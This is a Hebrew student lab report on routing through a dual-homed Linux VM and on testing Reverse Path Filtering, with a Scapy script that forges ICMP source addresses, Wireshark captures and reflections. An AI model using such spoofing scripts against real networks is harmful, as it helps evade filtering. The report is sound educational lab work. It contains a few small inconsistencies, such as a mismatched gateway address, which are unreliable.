- **הסבר:** מכונה B מחוברת לרשת ה-**Internal Network**. מכיוון ש-VirtualBox אינו מספק שירותי DHCP עבור סוג רשת זה, חובה להגדיר את כתובת ה-IP באופן ידני. הכתובת הוגדרה ל-**192.168.60.5**. בנוסף, הגדרנו את שדה ה-**Gateway** לכתובת **192.168.60.1**, שהיא הכתובת של הראוטר (R) בתוך הרשת הפנימית.

Addresses

Address	Netmask	Gateway	Add
192.168.60.5	24	192.168.60.1	Delete

ניתוח ומסקנות: הגדרת ה-Gateway במכונה B מבטיחה כי כל תעבורה המיועדת ליעדים מחוץ לרשת המקומית תופנה אל הראוטר (R), המשמש כנקודת היציאה המוגדרת מהרשת. הגדרה זו מעניקה למכונה B את היכולת לתקשר עם רשתות מרוחקות, כדוגמת הרשת של מכונה A, ומבססת נתיב תקשורת מלא ורציף בין הסגמנטים השונים.

3. סיכום המשימה (Task 3.a: Network Setup):

- **האם הצלחתם?** כן, הצלחנו להגדיר את המבנה הפיזי והלוגי של הרשת כנדרש. המכונות חוברו לרשתות המתאימות (NAT ופנימית), ומכונה R הוגדרה כנתב המקשר ביניהן.
- **איך הוכחתם זאת?** הוכחנו זאת באמצעות הגדרת כתובות IP סטטיות בכל המכונות ווידוא שהממשקים בראוטר R מזהים את הכתובות שהוקצו להם (10.0.2.7 ו-192.168.60.1). מה גיליתם? מה למדתם? למדנו על ההבדלים בין רשת NAT המאפשרת גישה חיצונית לבין רשת פנימית מבודדת. גילינו את החשיבות של מחשב Dual-homed (מכונה R) המשמש כגשר בין סגמנטים שונים של רשתות.
- **האם זה מתאים למה שציפיתם/לתיאוריה?** כן, ההגדרות תואמות לתיאוריה של בניית טופולוגיית רשת מופרדת. ללא כתובות סטטיות ברשת הפנימית, המכונות לא היו יכולות לזהות זו את זו ללא שרת DHCP.
- **מה היו הבעיות ואיך התמודדתם איתם?** הבעיה העיקרית הייתה לוודא שכל כרטיס רשת וירטואלי ב-VirtualBox מחובר לממשק הנכון בתוך מערכת ההפעלה. התמודדנו עם כך באמצעות השוואת כתובות ה-MAC מהגדרות המכונה לפלט של פקודת `ip addr`.

Task 3.b: Routing Setup:

1. מבוא

רקע תאורטי

- **IP Forwarding**: כברירת מחדל, מערכות הפעלה מתנהגות כ"מארח" – הן מקבלות חבילות המיועדות אליהן ומתעלמות מחבילות המיועדות לאחרים. כדי להפוך מחשב לנתב, עלינו להפעיל את מנגנון ה-IP Forwarding, המאפשר למכונה להעביר חבילות מידע בין כרטיסי רשת שונים.
- **ניתוב סטטי**: כדי שמכונות בקצוות הרשת (A ו-B) ידעו לתקשר אחת עם השנייה, עלינו להגדיר להן בטבלת הניתוב "נתיב". נתיב זה מגדיר שכל חבילה המיועדת לרשת המרוחקת חייבת להישלח לכתובת ה-IP של הנתב הנמצא ברשת המקומית שלהן.

מטרה

יצירת קישוריות מלאה בין רשת ה-10.0.2.0/24 NAT לרשת הפנימית 192.168.60.0/24 דרך מכונה R, תוך הגדרת נתיבי תעבורה דו-כיווניים.

תיאור הפעולות

- **הפעלת ניתוב ב-Kernel**: במכונה R, שינינו את ערך הפרמטר ip_forward ל-1. sysctl.conf.
- **הגדרת נתיבים ידנית**:
 - במכונה A: הוספנו פקודה המורה לשלוח כל תעבורה לרשת 192.168.60.0 דרך ה-IP של מכונה R ברשת ה-NAT.
 - במכונה B: הוספנו פקודה המורה לשלוח כל תעבורה לרשת 10.0.2.0 דרך ה-IP של מכונה R ברשת הפנימית.
 - **הפקודה בשימוש**: `sudo ip route add [network] via [gateway_ip]`.

תוצאות מצופות ודרכי בדיקה:

- **תוצאות מצופות**: יצירת תקשורת דו-כיוונית מלאה. מכונה A תוכל "לראות" את מכונה B ולהיפך.
- **דרכי בדיקה**: שימוש בכלי ה-ping לבדיקת קישוריות בשכבת הרשת (ICMP). ביצענו פינג ממכונה A לכתובת של B וממכונה B לכתובת של A כדי לוודא שהחבילות עוברות את הנתב וחוזרות בשלום.

ניתוח ומסקנות

- **הפיכת המכונה לנתב:** הפעלת ה-IP Forwarding היא הפעולה המפעילה את יכולת הניתוב של המכונה. ללא שלב זה, מכונה R תתנהג כקיר חוסם ותפיל כל חבילה שאינה מיועדת אליה ישירות.
- **חשיבות הניתוב הדו-כיווני:** למדנו שקישוריות דורשת נתיב הלך ונתיב חזור. אם נגדיר ניתוב רק במכונה A, החבילה תגיע ל-B, אך B לא תדע איך להחזיר את תשובת ה-Echo Reply, והתקשורת תיכשל.
- **סיכום:** הגדרות אלו הופכות את מכונה R מ"מחשב קצה" לנתב פעיל ומרכזי ברשת המעבדה. כעת, כל חבילה שתגיע אליו והיעד שלה אינו ה-IP שלו, תועבר על ידו לממשק המתאים בדרכה ליעד הסופי.

2. ביצוע המשימה (Task Execution)

שלב א': הגדרת מכונה R כנתב (Gateway)

הסבר : כדי שמכונה R תתפקד כגשר ותעביר חבילות מממשק (NAT) לממשק (Internal), עלינו לשנות את ערך הפרמטר `ip_forward` בתוך ה-Kernel ל-1.

```
[Sun Apr 12 13:49:55]R 10.0.2.7:~$ sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
[Sun Apr 12 13:51:53]R 10.0.2.7:~$
```

שינוי זה הופך את מכונה R מ"מחשב קצה" לנתב פעיל. כעת, כל חבילה שתגיע אליו והיעד שלה אינו ה-IP שלו, תועבר על ידו לממשק המתאים בדרכה ליעד.

שלב ב': הגדרת נתיבי ניתוב במכונות הקצה (A ו-B)

הסבר: מכונה A אינה מכירה את רשת 192.168.60.0, לכן עלינו להנחות אותה לשלוח חבילות אלו לראוטר R. באופן דומה, במכונה B עלינו לוודא שהיא מכירה את הדרך חזרה לרשת 10.0.2.0.

```
[Sun Apr 12 13:48:32]A 10.0.2.6:~$ sudo ip route add 192.168.60.0/24 via 10.0.2.7
RTNETLINK answers: File exists
[Sun Apr 12 13:52:20]A 10.0.2.6:~$
```

```
[Sun Apr 12 13:50:01]B 192.168.60.5:~$ sudo ip route add 10.0.2.0/24 via 192.168.60.1
RTNETLINK answers: File exists
[Sun Apr 12 13:53:10]B 192.168.60.5:~$
```

ניתוח ומסקנות: הגדרת הנתיב ב-A מאפשרת לה "להכיר" את קיומה של הרשת הפנימית. כעת, במקום לזרוק חבילות המיועדות ל-B, המכונה מנתבת אותן לכתובת 10.0.2.20.

שלב ג': אימות קישוריות מלאה

הסבר: לאחר הגדרת הראוטר והנתיבים, אנו מבצעים בדיקות קצה-לקצה כדי לוודא

```
[Sun Apr 12 13:52:20]A 10.0.2.6:~$ ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=5.60 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=2.82 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=26.2 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=96.5 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=3.47 ms
^C
--- 192.168.60.5 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4013ms
rtt min/avg/max/mdev = 2.828/26.934/96.545/35.868 ms
[Sun Apr 12 13:53:33]A 10.0.2.6:~$
```

No.	Time	Source	Destination	Protocol	Length	Info
→ 1	2026-04-12 13:54:05.6094916...	10.0.2.6	192.168.60.5	ICMP	98	Echo (ping) request id=0x095f, seq=1/256, ttl=63 (reply in 2)
← 2	2026-04-12 13:54:05.6095352...	192.168.60.5	10.0.2.6	ICMP	98	Echo (ping) reply id=0x095f, seq=1/256, ttl=64 (request in 1)
3	2026-04-12 13:54:06.6115879...	10.0.2.6	192.168.60.5	ICMP	98	Echo (ping) request id=0x095f, seq=2/512, ttl=63 (reply in 4)
4	2026-04-12 13:54:06.6116266...	192.168.60.5	10.0.2.6	ICMP	98	Echo (ping) reply id=0x095f, seq=2/512, ttl=64 (request in 3)
5	2026-04-12 13:54:07.6153775...	10.0.2.6	192.168.60.5	ICMP	98	Echo (ping) request id=0x095f, seq=3/768, ttl=63 (reply in 6)
6	2026-04-12 13:54:07.6154313...	192.168.60.5	10.0.2.6	ICMP	98	Echo (ping) reply id=0x095f, seq=3/768, ttl=64 (request in 5)
7	2026-04-12 13:54:10.6786183...	PcsCompu_80:66:92	PcsCompu_db:b1:54	ARP	42	Who has 192.168.60.1? Tell 192.168.60.5
8	2026-04-12 13:54:10.6801081...	PcsCompu_db:b1:54	PcsCompu_80:66:92	ARP	60	192.168.60.1 is at 08:00:27:db:b1:54
9	2026-04-12 13:54:10.8732389...	PcsCompu_db:b1:54	PcsCompu_80:66:92	ARP	60	Who has 192.168.60.5? Tell 192.168.60.1
10	2026-04-12 13:54:10.8732606...	PcsCompu_80:66:92	PcsCompu_db:b1:54	ARP	42	192.168.60.5 is at 08:00:27:80:66:92

▶ Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0

▶ Ethernet II, Src: PcsCompu_db:b1:54 (08:00:27:db:b1:54), Dst: PcsCompu_80:66:92 (08:00:27:80:66:92)

▶ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 192.168.60.5

▶ Internet Control Message Protocol

ניתוח ומסקנות: הצלחת הפינג מוכיחה שהראוטר מעביר חבילות ICMP ושהניתוב הסימטרי תקין.

3. סיכום המשימה (Summary)

- **האם הצלחתם?** כן, הצלחנו ליצור תקשורת מלאה בין שתי המכונות בשתי הרשתות השונות.
- **איך הוכחתם זאת?** ההוכחה התבצעה באמצעות קבלת תשובות (ICMP Echo Reply) בפקודת ה-ping.
- **מה גיליתם? מה למדתם?** למדנו שמערכת הפעלה אינה מתפקדת כראוטר באופן אוטומטי ויש להפעיל זאת במפורש. בנוסף, למדנו שכל מחשב קצה זקוק ל"מפת דרכים" כדי לדעת לאיזה Gateway לפנות עבור יעדים מחוץ לרשת שלו.
- **האם זה מתאים למה שציפיתם/לתיאוריה?** כן, התוצאה תואמת לחלוטין את התיאוריה של ניתוב IP. כאשר ה-Gateway מוגדר נכון וה-Forwarding פעיל, המידע עובר בצורה שקופה למשתמש הקצה.
- **מה היו הבעיות ואיך התמודדתם איתם?** הבעיה המרכזית הייתה זיהוי ה-IP הנכון של ממשקי הראוטר. התמודדנו עם כך על ידי בדיקה קפדנית של ip addr ושימוש בכתובות ה-MAC כדי לא להתבלבל בין הרשת הפנימית לחיצונית.

Task 3.c: Reverse Path Filtering

1. מבוא

רקע תאורטי:

- **Reverse Path Filtering:** זהו מנגנון אבטחה המוודא את "סימטריות הניתוב". כאשר חבילה נכנסת לממשק מסוים בנתב, ה-Kernel בודק בטבלת הניתוב שלו: "אם הייתי צריך לשלוח תשובה לכתובת המקור הזו, האם הייתי מוציא אותה דרך אותו ממשק שממנו החבילה נכנסה?".
- **Spoofting:** אם טבלת הניתוב מראה שתשובה לכתובת הזו אמורה לצאת מממשק אחר, המערכת מסיקה שכתובת המקור מזויפת והחבילה נזרקת באופן מיידי.
- **חשיבות ה-RPF:** המנגנון מונע מצב שבו תוקף מרשת חיצונית מנסה לשלוח חבילה שכתובת המקור שלה היא כתובת פנימית של הארגון, דבר שעלול לעקוף חומות אש או לנצל יחסי אמון בין שרתים.

מטרה:

להדגים את יעילות מנגנון ה-RPF בראוטר R בחסימת ניסיונות זיוף כתובות (IP Spoofing) המגיעים ממכונה A, ולבחון אילו סוגי כתובות מזויפות מצליחות לעבור את הניתוב ואילו נחסמות.

תיאור הפעולות:

- **הכנת הראוטר:** וידאנו שמנגנון ה-RPF בראוטר R דלוק (ערך 1 בפרמטרי ה-rp_filter עבור כל הממשקים).
- **שיגור חבילות מזויפות:** ממכונה A, השתמשנו ב-Scapy כדי לשלוח שלוש חבילות ICMP Ping למכונה B, כאשר בכל פעם זייפנו כתובת מקור אחרת:
 1. **כתובת מהרשת המקומית:** כתובת השייכת ל-Subnet של NAT.
 2. **כתובת מהרשת הפנימית:** כתובת השייכת ל-Subnet של המכונה B (192.168.60.x).
 3. **כתובת אינטרנט חיצונית:** כתובת רנדומלית שאינה שייכת לאף אחת מהרשתות במעבדה.

תוצאות מצופות:

- **חבילה עם כתובת פנימית: תיחסם.** הראוטר יודע שכתובות אלו צריכות להגיע מהממשק הפנימי שלו. מכיוון שהן הגיעו ממכונה A (ממשק ה-NAT), ה-RPF יזהה את הזיוף ויזרוק את החבילה.
- **חבילה עם כתובת LAN מקומית: תתקבל.** כתובת זו תואמת לממשק ממנו היא הגיעה, ולכן היא נחשבת לגיטימית לניתוב.
- **חבילה עם כתובת אינטרנט חיצונית: תיחסם.** הראוטר ינסה להבין אם הכתובת הזו אמורה להגיע מממשק ה-NAT. אם ה-Default Gateway שלו מוגדר נכון, היא עשויה לעבור, אך ברוב הגדרות ה-RPF, אם אין נתיב ספציפי חזרה, היא תיחסם.

דרכי בדיקה ואימות

- **Wireshark במכונה R:** עקבנו אחר הממשקים של הראוטר. ראינו את החבילות נכנסות מהממשק של NAT, אך בחלק מהמקרים (כמו בכתובת הפנימית המזויפת) ראינו שהן **לא יוצאות** מהממשק המחובר למכונה B.
- **Wireshark במכונה B:** בדקנו האם החבילות המזויפות הגיעו ליעדן הסופי. היעדר חבילות ב-Wireshark של מכונה B עבור כתובות ה-IP המזויפות הוכיח שהראוטר חסם אותן בדרך.

2. ביצוע המשימה

שלב א': הפעלת מנגנון ה-IP Forwarding במכונה R

הסבר לפני הצילום: כברירת מחדל, לינוקס מוגדר כ-Host. זה אומר שאם הוא מקבל חבילה שהיעד שלה הוא לא הוא עצמו, הוא פשוט זורק אותה. כדי שמכונה R תוכל להעביר חבילות ממכונה A למכונה B (ולהיפך), עלינו לשנות את הגדרת ה-Kernel ולאפשר לו "להעביר" (Forward) חבילות בין כרטיסי הרשת השונים שלו. פעולה זו מתבצעת על ידי שינוי הערך של הפרמטר `net.ipv4.ip_forward` ל-1.

```
[Sun Apr 12 14:31:45]R 10.0.2.7:~$ sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
[Sun Apr 12 14:31:48]R 10.0.2.7:~$
```

ניתוח ומסקנות: הפלט `net.ipv4.ip_forward = 1` מאשר שהשינוי בוצע בהצלחה בזיכרון המערכת. מעתה, מכונה R תפסיק להתעלם מחבילות שמיועדות למכונות אחרות ותתחיל לתפקד כנתב שמקשר בין רשת ה-NAT לרשת הפנימית. ללא שלב זה, הניתוב הסטטי שנגדיר בהמשך לא יפעל משום שהחבילות "ייעצרו" בתוך הראוטר.

שלב ב': הכנת ושליחת החבילות המזויפות ממכונה A

הסבר: השתמשנו בסקריפט Scapy במכונה A כדי לייצר ולשלוח שלוש חבילות ICMP Echo Request למכונה B. כל חבילה נשלחה עם כתובת מקור (Source IP) שונה כפי שנדרש במשימה: כתובת מקומית (10.0.2.99), כתובת מהרשת הפנימית (192.168.60.99) וכתובת חיצונית (1.2.3.4).

```
#!/usr/bin/python3
from scapy.all import *

bob_ip = "192.168.60.5"

print("Sending Packet 1: Spoofed IP from local network (10.0.2.0/24)")
pkt1 = IP(src="10.0.2.99", dst=bob_ip)/ICMP()
send(pkt1, verbose=0)

print("Sending Packet 2: Spoofed IP from internal network (192.168.60.0/24)")
pkt2 = IP(src="192.168.60.99", dst=bob_ip)/ICMP()
send(pkt2, verbose=0)

print("Sending Packet 3: Spoofed IP from the Internet (1.2.3.4)")
pkt3 = IP(src="1.2.3.4", dst=bob_ip)/ICMP()
send(pkt3, verbose=0)

print("Finished sending 3 packets! Check Wireshark interfaces.")
```

ניתוח ומסקנות: שליחת החבילות ממכונה A מהווה את תחילת ניסוי ה-Spoofing. המטרה היא לבחון כיצד הראוטר R יגיב לכל אחת מהזהויות המזויפות הללו כאשר הן מגיעות מהממשק החיצוני שלו.

שלב ג' - הגדרת נתיב חזרה במכונה B

- **הסבר לפני הצילום:** כדי שתקשורת בין המכונות תצליח, לא מספיק שחבילה תגיע מ-A ל-B; מכונה B חייבת לדעת לאן לשלוח את חבילת התשובה. השתמשנו בפקודה `ip route add` כדי להוסיף רשומה לטבלת הניתוב של מכונה B, המנחה אותה לשלוח כל חבילה המיועדת לרשת של מכונה A `10.0.2.0/24` דרך הכתובת של הראוטר ברשת הפנימית `192.168.60.1`.

```
[Sun Apr 12 14:30:07]B 192.168.60.5:~$ sudo ip route add 10.0.2.0/24 via 192.168.60.1
RTNETLINK answers: File exists
[Sun Apr 12 14:31:51]B 192.168.60.5:~$
```

ניתוח ומסקנות: הודעת המערכת "**File exists**" אומרת שהנתיב הזה כבר קיים בטבלת הניתוב. זה קרה מכיוון שבשלב הגדרת ה-IP הידנית ב-GUI (בשלב הקודם), כבר הגדרנו את הכתובת `192.168.60.1` בתור ה-**Default Gateway** של המכונה. משמעות הדבר היא שמכונה B כבר יודעת לשלוח כל מה שלא שייך לרשת המקומית שלה אל הראוטר. הודעת השגיאה הזו היא למעשה **אישור חיובי** לכך שההגדרות המוקדמות שלנו עבדו ושמכונה B מוכנה כעת לשלוח חבילות חזרה למכונה A.

הרצת מתקפת ה-Spoofing ממכונה A

- **הסבר:** לאחר שהגדרנו את הראוטר והבטחנו קישוריות, עברנו לשלב הניסוי. השתמשנו בסקריפט Python במכונה A כדי לשגר שלוש חבילות ICMP Echo Request המיועדות למכונה B. כל חבילה נשלחה עם "זהות" (Source IP) שונה כדי לבחון את מנגנון ה-RPF בראוטר R:
 1. **Packet 1:** כתובת מרשת ה-NAT המקומית (למשל `10.0.2.99`).
 2. **Packet 2:** כתובת מרשת ה-Internal הפנימית (למשל `192.168.60.99`).
 3. **Packet 3:** כתובת אינטרנט חיצונית רנדומלית (`1.2.3.4`).

```
[Sun Apr 12 14:31:56]A 10.0.2.6:~$ sudo python task3c.py
Sending Packet 1: Spoofed IP from local network (10.0.2.0/24)
Sending Packet 2: Spoofed IP from internal network (192.168.60.0/24)
Sending Packet 3: Spoofed IP from the Internet (1.2.3.4)
Finished sending 3 packets! Check Wireshark interfaces.
[Sun Apr 12 14:31:59]A 10.0.2.6:~$
```

ניתוח ומסקנות: הרצת הסקריפט מראה כי למכונה A יש יכולת טכנית "לשקר" בשכבת ה-IP ולשלוח חבילות שטוענות שהן הגיעו ממקומות אחרים. עם זאת, עצם השליחה לא מבטיח הגעה ליעד. חבילה מס' 2 היא החשובה ביותר לניסוי: היא מנסה "להתגנב" מהרשת החיצונית (NAT) כשהיא מתחזה למכונה פנימית. הניסוי נועד לבדוק האם הראוטר יזהה שהחבילה הזו הגיעה מהממשק הלא נכון (ממשק ה-NAT במקום הממשק הפנימי) ויעצור אותה בזכות חוקי ה-RPF.

תצפית בראוטר R

- **הסבר:** כדי להוכיח שמנגנון ה-RPF פועל, עלינו קודם כל לוודא שהחבילות ששלחנו ממכונה A אכן הגיעו אל הראוטר. פתחנו Wireshark במכונה R והקשבנו. צילום זה מתעד את שלוש החבילות שיצרנו בסקריפט Scapy ברגע הגעתן לראוטר.

No.	Time	Source	Destination	Protocol	Length	Info
1	2026-04-12 14:31:59.6346541...	PcsCompu_57:ce:d0	Broadcast	ARP	60	Who has 10.0.2.7? Tell 10.0.2.6
2	2026-04-12 14:31:59.6346861...	PcsCompu_74:d1:9c	PcsCompu_57:ce:d0	ARP	42	10.0.2.7 is at 08:00:27:74:d1:9c
3	2026-04-12 14:31:59.6369487...	10.0.2.99	192.168.60.5	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
4	2026-04-12 14:31:59.6384218...	PcsCompu_74:d1:9c	Broadcast	ARP	42	Who has 10.0.2.99? Tell 10.0.2.7
5	2026-04-12 14:31:59.6459743...	192.168.60.99	192.168.60.5	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
6	2026-04-12 14:31:59.6489442...	1.2.3.4	192.168.60.5	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
7	2026-04-12 14:32:00.6684685...	PcsCompu_74:d1:9c	Broadcast	ARP	42	Who has 10.0.2.99? Tell 10.0.2.7
8	2026-04-12 14:32:01.6836083...	PcsCompu_74:d1:9c	Broadcast	ARP	42	Who has 10.0.2.99? Tell 10.0.2.7

הסבר:

- **שורות 1-2:** תהליך ARP בין מכונה A (כתובת 10.0.2.6) לראוטר R (כתובת 10.0.2.7) לצורך זיהוי כתובות ה-MAC.
- **שורה 3:** חבילת ICMP ראשונה עם כתובת מקור 10.0.2.99 (רשת מקומית).
- **שורה 5:** חבילת ICMP שנייה עם כתובת מקור מזויפת 192.168.60.99 (מתחזה לרשת הפנימית).
- **שורה 6:** חבילת ICMP שלישית עם כתובת מקור 1.2.3.4 (אינטרנט).

ניתוח ומסקנות: הצילום מוכיח כי כל שלוש החבילות הגיעו בהצלחה לממשק הכניסה של הראוטר. שימו לב במיוחד לשורה 5: הראוטר "רואה" חבילה שמגיעה מה-NAT אבל טוענת שהיא מהרשת הפנימית (192.168.60.99). בשלב זה, מנגנון ה-Reverse Path Filtering ב-Kernel של הראוטר מבצע בדיקה: הוא מגלה שהדרך חזרה ל-192.168.60.99 עוברת דרך הממשק הפנימי (enp0s8) ולא דרך ממשק הכניסה הנוכחי. בשל הא-סימטריה הזו, הראוטר אמור לזרוק את החבילה הזו. ההוכחה הסופית לחסימה תהיה היעדרותה של חבילה זו מהממשק השני (enp0s8) וממכונה B.

נקודות חשובות:

1. **ARP Requests (שורות 4, 7, 8):** ניתן לראות שהראوتر מנסה לבצע ARP עבור הכתובת 10.0.2.99. זה קורה כי הוא קיבל ממנה חבילה והוא מנסה לעדכן את טבלת ה-ARP שלו או להבין מאיפה היא הגיעה פיזית.
2. **No Response Found:** ב-Info של חבילות ה-ICMP כתוב "no response found". זה הגיוני, כי מכונה B כנראה לא החזירה תשובה (או בגלל שהחבילה נחסמה בדרך, או בגלל שכתובות המקור אינן קיימות באמת ברשת).

תצפית במכונה B (הגעת החבילות ליעד)

- **הסבר לפני הצילום:** לאחר שראינו בראوتر שכל שלוש החבילות הגיעו לממשק הכניסה, בדקנו באמצעות Wireshark במכונה B אילו מהן הצליחו לעבור את הראوتر ולהגיע ליעד הסופי ברשת הפנימית. צילום זה מאפשר לנו לראות אילו חבילות אושרו על ידי מנגנון ה-RPF ואילו נזרקו בדרך.

No.	Time	Source	Destination	Protocol	Length	Info
→ 1	2026-04-12 14:31:59.7314406...	10.0.2.99	192.168.60.5	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=63 (reply in 2)
← 2	2026-04-12 14:31:59.7316642...	192.168.60.5	10.0.2.99	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 1)
3	2026-04-12 14:32:02.8038259...	192.168.60.1	192.168.60.5	ICMP	70	Destination unreachable (Host unreachable)
4	2026-04-12 14:32:04.9155092...	PcsCompu_db:b1:54	PcsCompu_80:66:92	ARP	60	Who has 192.168.60.5? Tell 192.168.60.1
5	2026-04-12 14:32:04.9155225...	PcsCompu_80:66:92	PcsCompu_db:b1:54	ARP	42	192.168.60.5 is at 08:00:27:80:66:92
6	2026-04-12 14:32:04.9811493...	PcsCompu_80:66:92	PcsCompu_db:b1:54	ARP	42	Who has 192.168.60.1? Tell 192.168.60.5
7	2026-04-12 14:32:04.9823162...	PcsCompu_db:b1:54	PcsCompu_80:66:92	ARP	60	192.168.60.1 is at 08:00:27:db:b1:54

הסבר:

שורה 1: הגעת חבילת ה-ICMP המזוהה עם כתובת המקור 10.0.2.99.

שורה 2: שליחת חבילת תשובה (Reply) ממכונה B חזרה לכתובת 10.0.2.99.

היעדרות קריטית: שימו לב כי החבילה המזויפת (שמקור הטעון שלה הוא 192.168.60.99) אינה מופיעה ברשימה, למרות שראינו בבירור שהיא הגיעה לראوتر בצילום הקודם.

ניתוח ומסקנות: התוצאות ב-Wireshark של מכונה B מאשרות את פעולת ה-Reverse Path Filtering.

- החבילה התקינה (10.0.2.99): עברה בהצלחה כיוון שהיא הגיעה מהממשק שדרכו הראوتر מחזיר תשובות לרשת ה-NAT. הנתבי סימטרי ולכן החבילה אושרה.

- החבילה המזויפת (192.168.60.99): נחסמה לחלוטין. הראוטר זיהה חבילה המגיעה מממשק ה-NAT אך טוענת שהיא שייכת לרשת הפנימית. מכיוון שהנתיב חזור לכתובת זו אמור לעבור דרך הממשק הפנימי ולא דרך ה-NAT, הראוטר זיהה א-סימטריה וביצע Drop לחבילה. זוהי הוכחה לכך שהראוטר מגן על הרשת הפנימית מפני התקפות Spoofing המגיעות מבחוץ.
 - בדומה לחבילה המזויפת מהרשת הפנימית, גם החבילה שנשלחה עם כתובת המקור **1.2.3.4** לא הופיעה ב-Wireshark של מכונה B.
- היעדרות החבילה נובעת מהצורה שבה מנגנון ה-RPF בודק "נתיב חזור". כדי שחבילה תעבור, הראוטר חייב שיהיה לו בטבלת הניתוב נתיב תקף (Valid Route) חזרה לכתובת המקור דרך אותו ממשק.

3. סיכום המשימה

- **האם הצלחתם?** כן, המשימה בוצעה בהצלחה והדגמנו כיצד מנגנון ה-RPF בראוטר מזהה וחוסם חבילות מזויפות (Spoofed).
- **איך הוכחתם זאת?** הוכחנו זאת באמצעות Wireshark: ראינו בראוטר שכל 3 החבילות המזויפות הגיעו לממשק הכניסה, אך ב-Wireshark של מכונת היעד (B) הגיעה רק החבילה עם הכתובת הלגיטימית (10.0.2.99), בעוד שהאחרות נזרקו. מה גיליתם? מה למדתם? למדנו על מנגנון ה-Reverse Path Filtering המגן מפני זיוף כתובות על ידי דרישת ניתוב סימטרי. גילינו שאם חבילה מגיעה מממשק שהראוטר לא היה משתמש בו כדי לשלוח חזרה תגובה לאותו מקור, הוא מסיק שהיא מזויפת וזורק אותה.
- **האם זה מתאים למה שציפיתם/לתיאוריה?** התוצאות תואמות לתיאוריה אך הראו דקויות מעניינות. החבילה שהתחזתה לכתובת פנימית נחסמה מיד כי הראוטר ידע שכתובת כזו צריכה להגיע מהממשק הפנימי ולא מה-NAT.
- **מה היו הבעיות ואיך התמודדתם איתם?** האתגר היה להבטיח שהראוטר אכן מבצע את הבדיקה. התמודדנו עם כך על ידי וידוא שהגדרות ה-Kernel של ה-RPF דלוקות ושה-IP Forwarding פעיל, כדי שהחבילה לא תיעצר מסיבות טכניות אחרות לפני שלב הסינון.

סיכום המעבדה (רפלקציה וסיכום כללי):

המעבדה היוותה שלב משמעותי בהבנה המעשית של מודל השכבות ושל פרוטוקולי רשת מרכזיים כמו IP, ICMP ו-UDP. אחד הדברים הבולטים שעלו במהלך הניסויים הוא הפער בין התיאור התיאורטי של הפרוטוקולים לבין האופן שבו הם מיושמים בפועל במערכות הפעלה מודרניות.

מבחינה תיאורטית, פרוטוקול IP ופרוטוקולים קשורים מבוססים במידה רבה על הנחת אמון במקור המידע. לדוגמה, קבלה של הודעות ICMP Redirect לצורך עדכון ניתוב, או תהליך הרכבת חבילות מפוצלות (Fragments) ללא בדיקות מחמירות. עם זאת, בניסויים ראינו שבפועל, מערכת ההפעלה (למשל לינוקס) מפעילה מנגנוני הגנה מתקדמים כדי למנוע ניצול של הנחות אלו.

בין מנגנוני ההגנה שנצפו: חסימה של חבילות החורגות מהגודל המותר (כדי למנוע מצבים כמו Buffer Overflow), דרישת אימות באמצעות ARP לפני עדכון טבלאות ניתוב, וכן שימוש במנגנון Reverse Path Filtering שמטרתו לזהות ולחסום זיוף כתובות IP (IP Spoofing).

השימוש בכלים כמו Scapy ו-Wireshark אפשר לנו לנתח את התעבורה ברמת החבילות (Packets), ולהבין כיצד ניתן ליצור חבילות מותאמות (Crafted Packets) לצורך עקיפת מנגנוני הגנה או יצירת עומס חריג על המערכת, שעשוי להוביל למתקפות מניעת שירות (DoS).

להמשך, ניתן להרחיב את הבדיקה באמצעות השוואה בין מערכות הפעלה שונות, כגון Windows או macOS, ולבחון כיצד הן מתמודדות עם תרחישים של חפיפות בין מקטעי חבילות (Overlapping Fragments). למשל, להשוות בין גישות כמו "First Wins" שנצפתה בלינוקס לבין "Last Wins" במערכות אחרות. בנוסף, מעניין לבדוק גם את פרוטוקול IPv6, שבו מנגנון הפיצול שונה ומתבסס על Extension Headers, דבר שעשוי להוביל לחשיפה של חולשות חדשות ברמת הרשת.

לימוד מעבר לדרישות המעבדה:

אחת התובנות המרכזיות שעלו מהמעבדה היא הפער בין הפשטות והאמון שעליהם מבוססים פרוטוקולי התקשורת, לבין מנגנוני ההגנה המחמירים שמופעלים בפועל על ידי מערכות ההפעלה המודרניות.

במבט כללי, פרוטוקולי האינטרנט הבסיסיים כגון ICMP, IPv4 ו-UDP פותחו בתקופה שבה האינטרנט היה מצומצם יותר והתבסס על סביבה יחסית אמינה (למשל, רשתות אקדמיות). בהתאם לכך, הם תוכננו מתוך הנחת אמון במספר היבטים:

- **אמון בזהות** – המערכת מקבלת כתובת IP שמוצהרת על ידי השולח מבלי לאמת אותה באופן מובנה.
- **אמון בהוראות** – הודעות כמו ICMP Redirect עשויות להשפיע על ניתוב מבלי אימות משמעותי של מקורן.
- **אמון במידע** – תהליך הרכבת חבילות מפוצלות מתבצע על סמך הנתונים המתקבלים, גם אם הם חלקיים או לא עקביים.

במהלך המעבדה, ראינו כיצד ניתן לנצל הנחות אלו באמצעות יצירת חבילות מותאמות (crafted packets) לצורך בדיקת תגובת המערכת. עם זאת, התובנה המשמעותית היא שבפועל, ההגנה אינה נשענת רק על הפרוטוקולים עצמם, אלא בעיקר על מנגנוני הבקרה של מערכת ההפעלה.

באופן ספציפי, נצפה כי ה-Linux Kernel מפעיל מגוון מנגנוני הגנה שמטרתם להתמודד עם תרחישים חריגים או זדוניים:

- **אכיפת תקנים ומגבלות** – חבילות החורגות מהגודל המותר נדחות, ובכך מונעים מצבים כגון Buffer Overflow.
